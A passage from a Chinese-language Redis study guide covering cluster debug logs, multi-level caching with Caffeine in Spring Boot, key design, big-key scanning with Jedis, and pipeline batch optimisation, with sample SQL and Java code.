cat.util.net.NioChannel@56e932e3:java.nio.channels.SocketChannel[connected
local=/[0:0:0:0:0:0:0:1]:8080 remote=/[0:0:0:0:0:0:0:1]:64321]]
```

向redis里取一个数:

http://localhost:8080/get/a

结果:

```
2022-05-24 13:50:31.889 DEBUG 3192 --- [o-8080-Acceptor]
o.apache.tomcat.util.threads.LimitLatch  : Counting up[http-nio-8080-Acceptor]
latch=1
2022-05-24 13:50:31.889 DEBUG 3192 --- [o-8080-Acceptor]
o.apache.tomcat.util.threads.LimitLatch  : Counting up[http-nio-8080-Acceptor]
latch=2
2022-05-24 13:50:31.894 DEBUG 3192 --- [nio-8080-exec-3]
o.a.coyote.http11.Http11InputBuffer      : Before fill(): parsingHeader: [true],
parsingRequestLine: [true], parsingRequestLinePhase: [0],
parsingRequestLineStart: [0], byteBuffer.position(): [0], byteBuffer.limit():
[0], end: [917]
2022-05-24 13:50:31.894 DEBUG 3192 --- [nio-8080-exec-3]
o.a.tomcat.util.net.SocketWrapperBase    : Socket:
[org.apache.tomcat.util.net.NioEndpoint$NioSocketWrapper@17d0932c:org.apache.tom
cat.util.net.NioChannel@56e932e3:java.nio.channels.SocketChannel[connected
local=/[0:0:0:0:0:0:0:1]:8080 remote=/[0:0:0:0:0:0:0:1]:64459]], Read from
buffer: [0]
2022-05-24 13:50:31.895 DEBUG 3192 --- [nio-8080-exec-3]
org.apache.tomcat.util.net.NioEndpoint   : Socket:
[org.apache.tomcat.util.net.NioEndpoint$NioSocketWrapper@17d0932c:org.apache.tom
cat.util.net.NioChannel@56e932e3:java.nio.channels.SocketChannel[connected
local=/[0:0:0:0:0:0:0:1]:8080 remote=/[0:0:0:0:0:0:0:1]:64459]], Read direct
from socket: [912]
2022-05-24 13:50:31.895 DEBUG 3192 --- [nio-8080-exec-3]
o.a.coyote.http11.Http11InputBuffer      : Received [GET /get/a HTTP/1.1
Host: localhost:8080
Connection: keep-alive
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="101", "Microsoft Edge";v="101"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/101.0.4951.64 Safari/537.36 Edg/101.0.1210.53
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
```

```
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: Idea-2347e683=7bef4e77-fa42-4f63-b13f-9d49fe35fcf9;
mbox=session#a01c13ff0816407685902a031e6d50bd#1644071823|PC#a01c13ff081640768590
2a031e6d50bd.32_0#1678249975; _ga=GA1.1.2061233658.1650939704

]
2022-05-24 13:50:31.895 DEBUG 3192 --- [nio-8080-exec-3]
o.a.t.util.http.Rfc6265CookieProcessor   : Cookies: Parsing b[]: Idea-
2347e683=7bef4e77-fa42-4f63-b13f-9d49fe35fcf9;
mbox=session#a01c13ff0816407685902a031e6d50bd#1644071823|PC#a01c13ff081640768590
2a031e6d50bd.32_0#1678249975; _ga=GA1.1.2061233658.1650939704
2022-05-24 13:50:31.895 DEBUG 3192 --- [nio-8080-exec-3]
o.a.c.authenticator.AuthenticatorBase    : Security checking request GET /get/a
2022-05-24 13:50:31.895 DEBUG 3192 --- [nio-8080-exec-3]
org.apache.catalina.realm.RealmBase      :   No applicable constraints defined
2022-05-24 13:50:31.895 DEBUG 3192 --- [nio-8080-exec-3]
o.a.c.authenticator.AuthenticatorBase    : Not subject to any constraint
2022-05-24 13:50:31.895 DEBUG 3192 --- [nio-8080-exec-3]
org.apache.tomcat.util.http.Parameters   : Set encoding to UTF-8
2022-05-24 13:50:31.896 DEBUG 3192 --- [nio-8080-exec-3]
o.s.web.servlet.DispatcherServlet        : GET "/get/a", parameters={}
2022-05-24 13:50:31.896 DEBUG 3192 --- [nio-8080-exec-3]
s.w.s.m.m.a.RequestMappingHandlerMapping : Mapped to
mao.redis_fragment_cluster.controller.RedisTestController#get(String)
2022-05-24 13:50:31.897 DEBUG 3192 --- [nio-8080-exec-3]
o.s.d.redis.core.RedisConnectionUtils    : Fetching Redis Connection from
RedisConnectionFactory
2022-05-24 13:50:31.898 DEBUG 3192 --- [nio-8080-exec-3]
io.lettuce.core.RedisChannelHandler      : dispatching command AsyncCommand
[type=GET, output=ValueOutput [output=null, error='null'],
commandType=io.lettuce.core.protocol.Command]
2022-05-24 13:50:31.898 DEBUG 3192 --- [nio-8080-exec-3]
i.l.c.c.PooledClusterConnectionProvider  : getConnection(READ, 15495)
2022-05-24 13:50:31.901 DEBUG 3192 --- [nio-8080-exec-3]
i.lettuce.core.protocol.DefaultEndpoint  : [channel=0xa21a7cfb, /127.0.0.1:64336
-> /127.0.0.1:7203, epid=0xb] write() writeAndFlush command ClusterCommand
[command=AsyncCommand [type=GET, output=ValueOutput [output=null, error='null'],
commandType=io.lettuce.core.protocol.Command], redirections=0,
maxRedirections=5]
2022-05-24 13:50:31.901 DEBUG 3192 --- [nio-8080-exec-3]
i.lettuce.core.protocol.DefaultEndpoint  : [channel=0xa21a7cfb, /127.0.0.1:64336
-> /127.0.0.1:7203, epid=0xb] write() done
2022-05-24 13:50:31.901 DEBUG 3192 --- [oEventLoop-4-11]
io.lettuce.core.protocol.CommandHandler  : [channel=0xa21a7cfb, /127.0.0.1:64336
-> /127.0.0.1:7203, epid=0xb, chid=0xb] write(ctx, ClusterCommand
[command=AsyncCommand [type=GET, output=ValueOutput [output=null, error='null'],
commandType=io.lettuce.core.protocol.Command], redirections=0,
maxRedirections=5], promise)
2022-05-24 13:50:31.901 DEBUG 3192 --- [oEventLoop-4-11]
io.lettuce.core.protocol.CommandEncoder  : [channel=0xa21a7cfb, /127.0.0.1:64336
-> /127.0.0.1:7203] writing command ClusterCommand [command=AsyncCommand
[type=GET, output=ValueOutput [output=null, error='null'],
commandType=io.lettuce.core.protocol.Command], redirections=0,
maxRedirections=5]
```

```
2022-05-24 13:50:31.901 DEBUG 3192 --- [oEventLoop-4-11]
io.lettuce.core.protocol.CommandHandler  : [channel=0xa21a7cfb, /127.0.0.1:64336
-> /127.0.0.1:7203, epid=0xb, chid=0xb] Received: 10 bytes, 1 commands in the
stack
2022-05-24 13:50:31.902 DEBUG 3192 --- [oEventLoop-4-11]
io.lettuce.core.protocol.CommandHandler  : [channel=0xa21a7cfb, /127.0.0.1:64336
-> /127.0.0.1:7203, epid=0xb, chid=0xb] Stack contains: 1 commands
2022-05-24 13:50:31.902 DEBUG 3192 --- [oEventLoop-4-11]
i.l.core.protocol.RedisStateMachine      : Decode done, empty stack: true
2022-05-24 13:50:31.902 DEBUG 3192 --- [oEventLoop-4-11]
io.lettuce.core.protocol.CommandHandler  : [channel=0xa21a7cfb, /127.0.0.1:64336
-> /127.0.0.1:7203, epid=0xb, chid=0xb] Completing command ClusterCommand
[command=AsyncCommand [type=GET, output=ValueOutput [output=[B@252f0cc9,
error='null'], commandType=io.lettuce.core.protocol.Command], redirections=0,
maxRedirections=5]
2022-05-24 13:50:31.902 DEBUG 3192 --- [nio-8080-exec-3]
o.s.d.redis.core.RedisConnectionUtils    : Closing Redis Connection.
2022-05-24 13:50:31.903 DEBUG 3192 --- [nio-8080-exec-3]
m.m.a.RequestResponseBodyMethodProcessor : Using 'text/html', given [text/html,
application/xhtml+xml, image/webp, image/apng, application/xml;q=0.9,
application/signed-exchange;v=b3;q=0.9, */*;q=0.8] and supported [text/plain,
*/*, text/plain, */*, application/json, application/*+json, application/json,
application/*+json]
2022-05-24 13:50:31.903 DEBUG 3192 --- [nio-8080-exec-3]
m.m.a.RequestResponseBodyMethodProcessor : Writing ["1568"]
2022-05-24 13:50:31.904 DEBUG 3192 --- [nio-8080-exec-3]
o.s.web.servlet.DispatcherServlet        : Completed 200 OK
2022-05-24 13:50:31.905 DEBUG 3192 --- [nio-8080-exec-3]
o.a.coyote.http11.Http11InputBuffer      : Before fill(): parsingHeader: [true],
parsingRequestLine: [true], parsingRequestLinePhase: [0],
parsingRequestLineStart: [0], byteBuffer.position(): [0], byteBuffer.limit():
[0], end: [912]
2022-05-24 13:50:31.905 DEBUG 3192 --- [nio-8080-exec-3]
o.a.tomcat.util.net.SocketWrapperBase    : Socket:
[org.apache.tomcat.util.net.NioEndpoint$NioSocketWrapper@17d0932c:org.apache.tom
cat.util.net.NioChannel@56e932e3:java.nio.channels.SocketChannel[connected
local=/[0:0:0:0:0:0:0:1]:8080 remote=/[0:0:0:0:0:0:0:1]:64459]], Read from
buffer: [0]
2022-05-24 13:50:31.905 DEBUG 3192 --- [nio-8080-exec-3]
org.apache.tomcat.util.net.NioEndpoint   : Socket:
[org.apache.tomcat.util.net.NioEndpoint$NioSocketWrapper@17d0932c:org.apache.tom
cat.util.net.NioChannel@56e932e3:java.nio.channels.SocketChannel[connected
local=/[0:0:0:0:0:0:0:1]:8080 remote=/[0:0:0:0:0:0:0:1]:64459]], Read direct
from socket: [0]
2022-05-24 13:50:31.905 DEBUG 3192 --- [nio-8080-exec-3]
o.a.coyote.http11.Http11InputBuffer      : Received []
2022-05-24 13:50:31.905 DEBUG 3192 --- [nio-8080-exec-3]
o.apache.coyote.http11.Http11Processor   : Socket:
[org.apache.tomcat.util.net.NioEndpoint$NioSocketWrapper@17d0932c:org.apache.tom
cat.util.net.NioChannel@56e932e3:java.nio.channels.SocketChannel[connected
local=/[0:0:0:0:0:0:0:1]:8080 remote=/[0:0:0:0:0:0:0:1]:64459]], Status in:
[OPEN_READ], State out: [OPEN]
2022-05-24 13:50:31.905 DEBUG 3192 --- [nio-8080-exec-3]
org.apache.tomcat.util.net.NioEndpoint   : Registered read interest for
[org.apache.tomcat.util.net.NioEndpoint$NioSocketWrapper@17d0932c:org.apache.tom
cat.util.net.NioChannel@56e932e3:java.nio.channels.SocketChannel[connected
local=/[0:0:0:0:0:0:0:1]:8080 remote=/[0:0:0:0:0:0:0:1]:64459]]
```

项目地址：

https://github.com/maomao124/redis_fragment_cluster.git/

多级缓存

传统缓存的问题

传统的缓存策略一般是请求到达Tomcat后，先查询Redis，如果未命中则查询数据库，存在下面的问题：

- 请求要经过Tomcat处理，Tomcat的性能成为整个系统的瓶颈
- Redis缓存失效时，会对数据库产生冲击

什么是多级缓存

多级缓存就是充分利用请求处理的每个环节，分别添加缓存，减轻Tomcat压力，提升服务性能：

- 浏览器访问静态资源时，优先读取浏览器本地缓存
- 访问非静态资源（ajax查询数据）时，访问服务端
- 请求到达Nginx后，优先读取Nginx本地缓存
- 如果Nginx本地缓存未命中，则去直接查询Redis（不经过Tomcat）
- 如果Redis查询未命中，则查询Tomcat
- 请求进入Tomcat后，优先查询JVM进程缓存
- 如果JVM进程缓存未命中，则查询数据库

在多级缓存架构中，Nginx内部需要编写本地缓存查询、Redis查询、Tomcat查询的业务逻辑，因此这样的nginx服务不再是一个**反向代理服务器**，而是一个编写**业务的Web服务器了。**

因此这样的业务Nginx服务也需要搭建集群来提高并发，再有专门的nginx服务来做反向代理

多级缓存的关键有两个：

- 一个是在nginx中编写业务，实现nginx本地缓存、Redis、Tomcat的查询
- 另一个就是在Tomcat中实现JVM进程缓存

其中Nginx编程则会用到OpenResty框架结合Lua这样的语言。

jvm进程缓存

sql：

```
SET NAMES utf8mb4;
SET FOREIGN_KEY_CHECKS = 0;

-- ----------------------------
-- Table structure for tb_item
-- ----------------------------
DROP TABLE IF EXISTS `tb_item`;
CREATE TABLE `tb_item`  (
  `id` bigint(20) NOT NULL AUTO_INCREMENT COMMENT '商品id',
  `title` varchar(264) CHARACTER SET utf8 COLLATE utf8_general_ci NOT NULL
COMMENT '商品标题',
  `name` varchar(128) CHARACTER SET utf8 COLLATE utf8_general_ci NOT NULL
DEFAULT '' COMMENT '商品名称',
  `price` bigint(20) NOT NULL COMMENT '价格（分）',
  `image` varchar(200) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT
NULL COMMENT '商品图片',
  `category` varchar(200) CHARACTER SET utf8 COLLATE utf8_general_ci NULL
DEFAULT NULL COMMENT '类目名称',
  `brand` varchar(100) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT
NULL COMMENT '品牌名称',
  `spec` varchar(200) CHARACTER SET utf8 COLLATE utf8_general_ci NULL DEFAULT
NULL COMMENT '规格',
  `status` int(1) NULL DEFAULT 1 COMMENT '商品状态 1-正常，2-下架，3-删除',
  `create_time` datetime NULL DEFAULT NULL COMMENT '创建时间',
  `update_time` datetime NULL DEFAULT NULL COMMENT '更新时间',
  PRIMARY KEY (`id`) USING BTREE,
  INDEX `status`(`status`) USING BTREE,
  INDEX `updated`(`update_time`) USING BTREE
) ENGINE = InnoDB AUTO_INCREMENT = 50002 CHARACTER SET = utf8 COLLATE =
utf8_general_ci COMMENT = '商品表' ROW_FORMAT = COMPACT;

-- ----------------------------
-- Records of tb_item
-- ----------------------------
INSERT INTO `tb_item` VALUES (10001, 'RIMOWA 21寸托运箱拉杆箱 SALSA AIR系列果绿色
820.70.36.4', 'SALSA AIR', 16900,
'https://m.360buyimg.com/mobilecms/s720x720_jfs/t6934/364/1195375010/84676/e9f2c
55f/597ece38N0ddcbc77.jpg!q70.jpg.webp', '拉杆箱', 'RIMOWA', '{\"颜色\": \"红色\",
\"尺码\": \"26寸\"}', 1, '2019-05-01 00:00:00', '2019-05-01 00:00:00');
INSERT INTO `tb_item` VALUES (10002, '安佳脱脂牛奶 新西兰进口轻欣脱脂250ml*24整箱装*2',
'脱脂牛奶', 68600,
'https://m.360buyimg.com/mobilecms/s720x720_jfs/t25552/261/1180671662/383855/33d
a8faa/5b8cf792Neda8550c.jpg!q70.jpg.webp', '牛奶', '安佳', '{\"数量\": 24}', 1,
'2019-05-01 00:00:00', '2019-05-01 00:00:00');
```

```
INSERT INTO `tb_item` VALUES (10003, '唐狮新品牛仔裤女学生韩版宽松裤子 A款/中牛仔蓝（无绒款） 26', '韩版牛仔裤', 84600,
'https://m.360buyimg.com/mobilecms/s720x720_jfs/t26989/116/124520860/644643/173643ea/5b860864N6bfd95db.jpg!q70.jpg.webp', '牛仔裤', '唐狮', '{\"颜色\": \"蓝色\", \"尺码\": \"26\"}', 1, '2019-05-01 00:00:00', '2019-05-01 00:00:00');
INSERT INTO `tb_item` VALUES (10004, '森马(senma)休闲鞋女2019春季新款韩版系带板鞋学生百搭平底女鞋 黄色 36', '休闲板鞋', 10400,
'https://m.360buyimg.com/mobilecms/s720x720_jfs/t1/29976/8/2947/65074/5c22dad6Ef54f0505/0b5fe8c5d9bf6c47.jpg!q70.jpg.webp', '休闲鞋', '森马', '{\"颜色\": \"白色\", \"尺码\": \"36\"}', 1, '2019-05-01 00:00:00', '2019-05-01 00:00:00');
INSERT INTO `tb_item` VALUES (10005, '花王（Merries）拉拉裤 M58片 中号尿不湿（6-11kg）（日本原装进口）', '拉拉裤', 38900,
'https://m.360buyimg.com/mobilecms/s720x720_jfs/t24370/119/1282321183/267273/b4be9a80/5b595759N7d92f931.jpg!q70.jpg.webp', '拉拉裤', '花王', '{\"型号\": \"XL\"}', 1, '2019-05-01 00:00:00', '2019-05-01 00:00:00');

-- ----------------------------
-- Table structure for tb_item_stock
-- ----------------------------
DROP TABLE IF EXISTS `tb_item_stock`;
CREATE TABLE `tb_item_stock`  (
  `item_id` bigint(20) NOT NULL COMMENT '商品id，关联tb_item表',
  `stock` int(10) NOT NULL DEFAULT 9999 COMMENT '商品库存',
  `sold` int(10) NOT NULL DEFAULT 0 COMMENT '商品销量',
  PRIMARY KEY (`item_id`) USING BTREE
) ENGINE = InnoDB CHARACTER SET = utf8mb4 COLLATE = utf8mb4_general_ci
ROW_FORMAT = COMPACT;

-- ----------------------------
-- Records of tb_item_stock
-- ----------------------------
INSERT INTO `tb_item_stock` VALUES (10001, 99996, 3219);
INSERT INTO `tb_item_stock` VALUES (10002, 99999, 54981);
INSERT INTO `tb_item_stock` VALUES (10003, 99999, 189);
INSERT INTO `tb_item_stock` VALUES (10004, 99999, 974);
INSERT INTO `tb_item_stock` VALUES (10005, 99999, 18649);

SET FOREIGN_KEY_CHECKS = 1;
```

缓存在日常开发中启动至关重要的作用，由于是存储在内存中，数据的读取速度是非常快的，能大量减少对数据库的 访问，减少数据库的压力。我们把缓存分为两类

- 分布式缓存，例如Redis
  - 优点：存储容量更大、可靠性更好、可以在集群间共享
  - 缺点：访问缓存有网络开销
  - 场景：缓存数据量较大、可靠性要求较高、需要在集群间共享
- 进程本地缓存，例如HashMap、GuavaCache
  - 优点：读取本地内存，没有网络开销，速度更快
  - 缺点：存储容量有限、可靠性较低、无法共享
  - 场景：性能要求较高，缓存数据量较小

Caffeine是一个基于Java8开发的，提供了近乎最佳命中率的高性能的本地缓存库。目前Spring内部的缓存使用的就是 Caffeine

```
package mao.boot_caffeine.controller;


import com.baomidou.mybatisplus.extension.plugins.pagination.Page;
import mao.boot_caffeine.entity.Item;
import mao.boot_caffeine.entity.ItemStock;
import mao.boot_caffeine.entity.PageDTO;
import mao.boot_caffeine.service.IItemService;
import mao.boot_caffeine.service.IItemStockService;
import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.web.bind.annotation.*;

import org.springframework.stereotype.Controller;

import java.util.List;
import java.util.stream.Collectors;

/**
 * <p>
 * 商品表 前端控制器
 * </p>
 *
 * @author mao
 * @since 2022-06-24
 */
@RestController
@RequestMapping("/item")
public class ItemController
{
    @Autowired
    private IItemService itemService;
    @Autowired
    private IItemStockService stockService;

    /**
     * 分页查询商品
     *
     * @param page 页号
     * @param size 页大小
     * @return PageDTO
     */
    @GetMapping("list")
    public PageDTO queryItemPage(
            @RequestParam(value = "page", defaultValue = "1") Integer page,
            @RequestParam(value = "size", defaultValue = "5") Integer size)
    {
        // 分页查询商品
        Page<Item> result = itemService.query()
                .ne("status", 3)
                .page(new Page<>(page, size));

        // 查询库存
```

```
        List<Item> list = result.getRecords().stream().peek(item ->
        {
            ItemStock stock = stockService.getById(item.getId());
            item.setStock(stock.getStock());
            item.setSold(stock.getSold());
        }).collect(Collectors.toList());

        // 封装返回
        return new PageDTO(result.getTotal(), list);
    }

    /**
     * 保存商品信息
     *
     * @param item Item
     */
    @PostMapping
    public void saveItem(@RequestBody Item item)
    {
        itemService.saveItem(item);
    }

    /**
     * 更新商品信息
     *
     * @param item Item
     */
    @PutMapping
    public void updateItem(@RequestBody Item item)
    {
        itemService.updateById(item);
    }

    /**
     * 更改库存
     *
     * @param itemStock ItemStock
     */
    @PutMapping("stock")
    public void updateStock(@RequestBody ItemStock itemStock)
    {
        stockService.updateById(itemStock);
    }

    /**
     * 删除商品
     *
     * @param id 商品的id
     */
    @DeleteMapping("/{id}")
    public void deleteById(@PathVariable("id") Long id)
    {
        itemService.update().set("status", 3).eq("id", id).update();
    }

    /**
     * 查找商品
     *
```

```
     * @param id 商品的id
     * @return Item
     */
    @GetMapping("/{id}")
    public Item findById(@PathVariable("id") Long id)
    {
        return itemService.findById(id);
    }

    /**
     * 根据id查询库存
     *
     * @param id id
     * @return ItemStock
     */
    @GetMapping("/stock/{id}")
    public ItemStock findStockById(@PathVariable("id") Long id)
    {
        return stockService.getById(id);
    }
}
```

```
package mao.boot_caffeine.service.impl;

import com.github.benmanes.caffeine.cache.Cache;
import com.github.benmanes.caffeine.cache.Caffeine;
import mao.boot_caffeine.entity.Item;
import mao.boot_caffeine.entity.ItemStock;
import mao.boot_caffeine.mapper.ItemMapper;
import mao.boot_caffeine.service.IItemService;
import com.baomidou.mybatisplus.extension.service.impl.ServiceImpl;
import mao.boot_caffeine.service.IItemStockService;
import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.stereotype.Service;

import java.time.Duration;
import java.util.function.Function;

/**
 * <p>
 * 商品表 服务实现类
 * </p>
 *
 * @author mao
 * @since 2022-06-24
 */
@Service
public class ItemServiceImpl extends ServiceImpl<ItemMapper, Item> implements
IItemService
{
```

```
    @Autowired
    private IItemStockService stockService;

    Cache<Long, Item> cache =
Caffeine.newBuilder().expireAfterWrite(Duration.ofSeconds(60)).build();

    @Override
    public void saveItem(Item item)
    {
        // 新增商品
        save(item);
        // 新增库存
        ItemStock stock = new ItemStock();
        stock.setItemId(item.getId());
        stock.setStock(item.getStock());
        stockService.save(stock);
    }

    @Override
    public Item findById(Long id)
    {
        Item item = cache.get(id, new Function<Long, Item>()
        {
            @Override
            public Item apply(Long aLong)
            {
                return query()
                        .ne("status", 3).eq("id", id)
                        .one();
            }
        });
        return item;
    }

}
```

项目地址：https://github.com/maomao124/boot_Caffeine.git

Redis键值设计

- 遵循基本格式：[业务名称]:[数据名]:[id]
- 长度不超过44字节
- 不包含特殊字符

这样做的好处：

- 可读性强
- 避免key冲突
- 方便管理
- 更节省内存： key是string类型，底层编码包含int、embstr和raw三种。embstr在小于44字节使用，采用连续内 存空间，内存占用更小

BigKey

判定bigKey

BigKey通常以Key的大小和Key中成员的数量来综合判定

- Key本身的数据量过大：比如一个String类型的Key，它的值为5 MB或者更大
- Key中的成员数过多：比如一个ZSET类型的Key，它的成员数量为10,000个或者更多
- Key中成员的数据量过大：比如一个Hash类型的Key，它的成员数量虽然只有1,000个但这些成员的Value（值）总大小为100 MB

bigKey的危害

- 网络阻塞：对BigKey执行读请求时，少量的QPS就可能导致带宽使用率被占满，导致Redis实例，乃至所在物理机变慢
- 数据倾斜：BigKey所在的Redis实例内存使用率远超其他实例，无法使数据分片的内存资源达到均衡
- Redis阻塞：对元素较多的hash、list、zset等做运算会耗时较长，使主线程被阻塞
- CPU压力：对BigKey的数据序列化和反序列化会导致CPU的使用率飙升，影响Redis实例和本机其它应用

如何发现

- redis-cli --bigkeys

利用redis-cli提供的--bigkeys参数，可以遍历分析所有key，并返回Key的整体统计信息与每个数据的Top1的big key

- scan扫描
- 第三方工具
- 网络监控

大key扫描：

```
/**
     * 大key扫描
     */
    @Test
```

```
    void testScan()
    {
        int maxLen = 0;
        long len = 0;

        String cursor = "0";
        do
        {
            // 扫描并获取一部分key
            ScanResult<String> result = jedis.scan(cursor);
            // 记录cursor
            cursor = result.getCursor();
            List<String> list = result.getResult();
            if (list == null || list.isEmpty())
            {
                break;
            }
            // 遍历
            for (String key : list)
            {
                // 判断key的类型
                String type = jedis.type(key);
                switch (type)
                {
                    case "string":
                        len = jedis.strlen(key);
                        maxLen = STR_MAX_LEN;
                        break;
                    case "hash":
                        len = jedis.hlen(key);
                        maxLen = HASH_MAX_LEN;
                        break;
                    case "list":
                        len = jedis.llen(key);
                        maxLen = HASH_MAX_LEN;
                        break;
                    case "set":
                        len = jedis.scard(key);
                        maxLen = HASH_MAX_LEN;
                        break;
                    case "zset":
                        len = jedis.zcard(key);
                        maxLen = HASH_MAX_LEN;
                        break;
                    default:
                        break;
                }
                if (len >= maxLen)
                {
                    System.out.printf("找到 big key : %s, 类型: %s, 长度或者大小: %d
%n", key, type, len);
                }
            }
        }
        while (!cursor.equals("0"));
    }
```

恰当的数据类型

比如存储一个User对象，我们有三种存储方式

- json字符串
- 字段打散
- hash

json字符串：

- 优点：实现简单粗暴
- 缺点：数据耦合，不够灵活

字段打散：

- 优点：可以灵活访问对象任意字段
- 缺点：占用空间大、没办法做统一控制

hash：

- 优点：底层使用ziplist，空间占用小，可以灵活访问对象的任意字段
- 缺点：代码相对复杂

假如有hash类型的key，其中有100万对field和value，field是自增id，这个key存在什么问题？如何优化

存在的问题：

- hash的entry数量超过500时，会使用哈希表而不是 ZipList，内存占用较多。
- 可以通过hash-max-ziplist-entries配置entry 上限。但是如果entry过多就会导致BigKey问题

解决方案：拆分为小的hash，将 id / 100 作为key， 将id % 100 作为field，这样每100个元素为一个Hash

源码：

```
import org.junit.jupiter.api.AfterEach;
import org.junit.jupiter.api.BeforeEach;
import org.junit.jupiter.api.Test;
import redis.clients.jedis.Jedis;
import redis.clients.jedis.Pipeline;
import redis.clients.jedis.resps.ScanResult;

import java.util.HashMap;
import java.util.List;
import java.util.Map;

/**
 * Project name(项目名称)：Redis_bigKey_and_bigKey_scan
```

```
 * Package(包名): PACKAGE_NAME
 * Class(类名): JedisTest
 * Author(作者）: mao
 * Author QQ：1296193245
 * GitHub：https://github.com/maomao124/
 * Date(创建日期)： 2022/6/25
 * Time(创建时间)： 11:34
 * Version(版本): 1.0
 * Description(描述)： 无
 */


public class JedisTest
{
    private Jedis jedis;

    /**
     * Sets up.
     */
    @BeforeEach
    void setUp()
    {
        // 1.建立连接
        jedis = new Jedis("127.0.0.1", 6379);
        // 2.设置密码
        jedis.auth("123456");
        // 3.选择库
        jedis.select(0);
    }

    /**
     * Ping.
     */
    @Test
    void ping()
    {
        String ping = jedis.ping();
        System.out.println(ping);
    }

    /**
     * Test hash.
     */
    @Test
    void testHash()
    {
        // 插入hash数据
        jedis.hset("user:1", "name", "Jack");
        jedis.hset("user:1", "age", "21");

        // 获取
        Map<String, String> map = jedis.hgetAll("user:1");
        System.out.println(map);
    }


    /**
     * The constant STR_MAX_LEN.
```

```
     */
    final static int STR_MAX_LEN = 5 * 1024;
    /**
     * The constant HASH_MAX_LEN.
     */
    final static int HASH_MAX_LEN = 500;

    /**
     * 大key扫描
     */
    @Test
    void testScan()
    {
        int maxLen = 0;
        long len = 0;

        String cursor = "0";
        do
        {
            // 扫描并获取一部分key
            ScanResult<String> result = jedis.scan(cursor);
            // 记录cursor
            cursor = result.getCursor();
            List<String> list = result.getResult();
            if (list == null || list.isEmpty())
            {
                break;
            }
            // 遍历
            for (String key : list)
            {
                // 判断key的类型
                String type = jedis.type(key);
                switch (type)
                {
                    case "string":
                        len = jedis.strlen(key);
                        maxLen = STR_MAX_LEN;
                        break;
                    case "hash":
                        len = jedis.hlen(key);
                        maxLen = HASH_MAX_LEN;
                        break;
                    case "list":
                        len = jedis.llen(key);
                        maxLen = HASH_MAX_LEN;
                        break;
                    case "set":
                        len = jedis.scard(key);
                        maxLen = HASH_MAX_LEN;
                        break;
                    case "zset":
                        len = jedis.zcard(key);
                        maxLen = HASH_MAX_LEN;
                        break;
                    default:
                        break;
                }
```

```
                if (len >= maxLen)
                {
                    System.out.printf("找到 big key : %s, 类型: %s, 长度或者大小: %d
%n", key, type, len);
                }
            }
        }
        while (!cursor.equals("0"));
    }

    /**
     * Test set big key.
     */
    @Test
    void testSetBigKey()
    {
        Map<String, String> map = new HashMap<>();
        for (int i = 1; i <= 1000; i++)
        {
            map.put("hello_" + i, "world!");
        }
        jedis.hmset("m2", map);
    }

    /**
     * Test big hash.
     */
    @Test
    void testBigHash()
    {
        Map<String, String> map = new HashMap<>();
        for (int i = 1; i <= 100000; i++)
        {
            map.put("key_" + i, "value_" + i);
        }
        jedis.hmset("test:big:hash", map);
    }

    /**
     * Test big string.
     */
    @Test
    void testBigString()
    {
        for (int i = 1; i <= 100000; i++)
        {
            jedis.set("test:str:key_" + i, "value_" + i);
        }
    }

    /**
     * Test big string delete.
     */
    @Test
    void testBigStringDelete()
    {
        for (int i = 1; i <= 100000; i++)
        {
```

```
            jedis.del("test:str:key_" + i);
        }
    }

    /**
     * Test small hash.
     */
    @Test
    void testSmallHash()
    {
        int hashSize = 100;
        Map<String, String> map = new HashMap<>(hashSize);
        for (int i = 1; i <= 100000; i++)
        {
            int k = (i - 1) / hashSize;
            int v = i % hashSize;
            map.put("key_" + v, "value_" + v);
            if (v == 0)
            {
                jedis.hmset("test:small:hash_" + k, map);
            }
        }
    }

    /**
     * Test for.
     */
    @Test
    void testFor()
    {
        for (int i = 1; i <= 100000; i++)
        {
            jedis.set("test:key_" + i, "value_" + i);
        }
    }

    /**
     * Test mxx.
     */
    @Test
    void testMxx()
    {
        String[] arr = new String[2000];
        int j;
        long b = System.currentTimeMillis();
        for (int i = 1; i <= 100000; i++)
        {
            j = (i % 1000) << 1;
            arr[j] = "test:key_" + i;
            arr[j + 1] = "value_" + i;
            if (j == 0)
            {
                jedis.mset(arr);
            }
        }
        long e = System.currentTimeMillis();
        System.out.println("time: " + (e - b));
    }
```

```
    /**
     * Test pipeline.
     */
    @Test
    void testPipeline()
    {
        // 创建管道
        Pipeline pipeline = jedis.pipelined();
        long b = System.currentTimeMillis();
        for (int i = 1; i <= 100000; i++)
        {
            // 放入命令到管道
            pipeline.set("test:key_" + i, "value_" + i);
            if (i % 1000 == 0)
            {
                // 每放入1000条命令，批量执行
                pipeline.sync();
            }
        }
        long e = System.currentTimeMillis();
        System.out.println("time: " + (e - b));
    }

    /**
     * Tear down.
     */
    @AfterEach
    void tearDown()
    {
        if (jedis != null)
        {
            jedis.close();
        }
    }
}
```

批处理优化

单个命令的执行：

一次命令的响应时间 = 1次往返的网络传输耗时 + 1次Redis执行命令耗时

N条命令依次执行：

N次命令的响应时间 = N次往返的网络传输耗时 + N次Redis执行命令耗时

N条命令批量执行：

N次命令的响应时间 = 1次往返的网络传输耗时 + N次Redis执行命令耗时

网络传输耗时在1-10毫秒左右，Redis执行命令耗时一般小于0.1毫秒

Pipeline：

```
@Test
void testPipeline() {
    // 创建管道
    Pipeline pipeline = jedis.pipelined();
    for (int i = 1; i <= 100000; i++) {
        // 放入命令到管道
        pipeline.set("test:key_" + i, "value_" + i);
        if (i % 1000 == 0) {
        // 每放入1000条命令，批量执行
            pipeline.sync();
        }
    }
}
```

集群下的批处理：

如MSET或Pipeline这样的批处理需要在一次请求中携带多条命令，而此时如果Redis是一个集群，那批处理命令的多 个key必须落在一个插槽中，否则就会导致执行失败

	串行命令	**串行slot**	**并行slot**	**hash_tag**
